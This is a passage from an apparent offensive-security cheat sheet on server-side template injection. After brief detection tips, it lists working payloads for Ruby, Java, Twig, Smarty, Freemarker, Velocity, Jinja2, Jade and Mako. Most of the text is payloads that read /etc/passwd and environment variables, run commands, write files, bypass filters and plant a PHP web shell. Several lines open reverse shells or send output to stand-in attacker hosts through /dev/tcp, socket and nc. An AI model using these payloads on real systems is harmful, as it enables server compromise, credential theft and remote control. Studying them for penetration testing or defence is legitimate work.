        + $output = $twig->render($\_GET['custom\_email'], array("first\_name" => $user.first\_name) );
        + the user controls the content of the template itself via the custom\_email GET parameter, rather than a value passed into it. This results in an XSS vulnerability
    - **Detect the Vulnerability**
      * Identifying SSTI can sometimes be as easy as submitting invalid syntax in the user input, and using resulting error messages to detect the template engine in place. If the input concatenates with a server-side variable and renders it on the template, then its an indication that the template is vulnerable to SSTI
      * try fuzzing the template by injecting a sequence of special characters commonly used in template expressions, such as the polyglot ${{<%[%'"}}%\
      * **identify which server-side template is in use and if it’s vulnerable**
        + 
    - **Exploiting ssti based on template engine used**
      * **Ruby**
        + **Basic injection**

<%= 7 \* 7 %>

* + - * + **Retrieve /etc/passwd**

<%= File.open('/etc/passwd').read %>

* + - * + **List files and directories**

<%= Dir.entries('/') %>

* + - * **Java**
        + **Basic injection**

${7\*7}

${{7\*7}}

${class.getClassLoader()}

${class.getResource("").getPath()}

${class.getResource("../../../../../index.htm").getContent()}

* + - * + **Retrieve the system’s environment variables**

${T(java.lang.System).getenv()}

* + - * + **Retrieve /etc/passwd**

${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}

* + - * **Twig**
        + Twig is another popular PHP templating language
        + **Template format**

$output = $twig > render (

'Dear' . $\_GET['custom\_greeting'],

array("first\_name" => $user.first\_name)

);

$output = $twig > render (

"Dear {first\_name}",

array("first\_name" => $user.first\_name)

);

* + - * + **Basic injection**

{{7\*7}}

{{7\*'7'}} would result in 49

* + - * + **Code execution**

{{self}}

{{\_self.env.setCache("ftp://attacker.net:2121")}}{{\_self.env.loadTemplate("backdoor")}}

{{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("id")}}

* + - * **Smarty**
        + Smarty is one of the most popular PHP template languages
        + **Basic injection**

{php}echo `id`;{/php}

{Smarty\_Internal\_Write\_File::writeFile($SCRIPT\_NAME,"<?php passthru($\_GET['cmd']); ?>",self::clearConfig())}

* + - * **Freemarker**
        + FreeMarker is one of the most popular Java template languages
        + You can try your payloads at https://try.freemarker.apache.org
        + **Basic injection**

The template can be ${3\*3} or the legacy #{3\*3}

* + - * + **Code execution**

<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}

[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}

${"freemarker.template.utility.Execute"?new()("id")}

* + - * **Velocity**
        + Velocity, another popular Java templating language
        + **Exploiting**

#set($str=$class.inspect("java.lang.String").type)

#set($chr=$class.inspect("java.lang.Character").type)

#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))

$ex.waitFor()

#set($out=$ex.getInputStream())

#foreach($i in [1..$out.available()])

$str.valueOf($chr.toChars($out.read()))

#end

* + - * **Jinja2**
        + Jinja2 is a full featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed. Jinja2 is used by Python Web Frameworks such as Django or Flask. The above injections have been tested on Flask application.
        + **Template format**

{% extends "layout.html" %}

{% block body %}

<ul>

{% for user in users %}

<li><a href="{{ user.url }}">{{ user.username }}</a></li>

{% endfor %}

</ul>

{% endblock %}

* + - * + **Basic injection**

{{4\*4}}[[5\*5]]

{{7\*'7'}} would result in 7777777

{{config.items()}}

* + - * + **Dump all used classes**

{{ [].class.base.subclasses() }}

{{''.class.mro()[1].subclasses()}}

{{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_() }}

* + - * + **Dump all config variables**

{% for key, value in config.iteritems() %}

<dt>{{ key|e }}</dt>

<dd>{{ value|e }}</dd>

{% endfor %}

* + - * + **Read remote file**

# ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40] = File class

{{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/etc/passwd').read() }}

{{ config.items()[4][1].\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]("/tmp/flag").read() }}

* + - * + **Write into remote file**

{{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/var/www/html/myflaskapp/hello.txt', 'w').write('Hello here !') }}

* + - * + **Filter bypass**

request.\_\_class\_\_

request["\_\_class\_\_"]

* + - * + **Bypassing \_**

http://localhost:5000/?exploit={{request|attr([request.args.usc\*2,request.args.class,request.args.usc\*2]|join)}}&class=class&usc=\_

{{request|attr([request.args.usc\*2,request.args.class,request.args.usc\*2]|join)}}

{{request|attr(["\_"\*2,"class","\_"\*2]|join)}}

{{request|attr(["\_\_","class","\_\_"]|join)}}

{{request|attr("\_\_class\_\_")}}

{{request.\_\_class\_\_}}

* + - * + **Bypassing [ and ]**

http://localhost:5000/?exploit={{request|attr((request.args.usc\*2,request.args.class,request.args.usc\*2)|join)}}&class=class&usc=\_

or

http://localhost:5000/?exploit={{request|attr(request.args.getlist(request.args.l)|join)}}&l=a&a=\_&a=\_&a=class&a=\_&a=\_

* + - * + **Bypassing |join**

[http://localhost:5000/?exploit={{request|attr(request.args.f|format(request.args.a,request.args.a,request.args.a,request.args.a))}}&f=%s%sclass%s%s&a=\_](http://localhost:5000/?exploit=%7b%7brequest|attr(request.args.f|format(request.args.a,request.args.a,request.args.a,request.args.a))%7d%7d&f=%25s%25sclass%25s%25s&a=_)

* + - * + **Remote Code Execution**

Exploit the SSTI by calling subprocess.Popen.

⚠️ the number 396 will vary depending of the application.

{{''.\_\_class\_\_.mro()[1].\_\_subclasses\_\_()[396]('cat flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}

Exploit the SSTI by calling Popen without guessing the offset

{% for x in ().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}{% if "warning" in x.\_\_name\_\_ %}{{x().\_module.\_\_builtins\_\_['\_\_import\_\_']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((\"ip\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/cat\" \"flag.txt\"]);'").read().zfill(417)}}{%endif%}{% endfor %}

Exploit the SSTI by writing an evil config file.

# evil config

{{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/tmp/evilconfig.cfg', 'w').write('from subprocess import check\_output\n\nRUNCMD = check\_output\n') }}

# load the evil config

{{ config.from\_pyfile('/tmp/evilconfig.cfg') }}

# connect to evil host

{{ config['RUNCMD']('/bin/bash -c "/bin/bash -i >& /dev/tcp/x.x.x.x/8000 0>&1"',shell=True) }}

* + - * **Jade / Codepen**
        + Jade is a popular Node.js template engine
        + Exploting

- var x = root.process

- x = x.mainModule.require

- x = x('child\_process')

= x.exec('id | nc attacker.net 80')

* + - * **Mako**
        + Exploiting

<%

import os

x=os.popen('id').read()

%>

${x}

* + - **Tools** 
      * **Tplmap:**
        + Tplmap assists in the exploitation of Code Injection and Server-Side Template Injection vulnerabilities with several sandbox escape techniques to get access to the underlying operating system.
        + $ ./tplmap.py -u ‘<http://www.target.com/page?name=John>’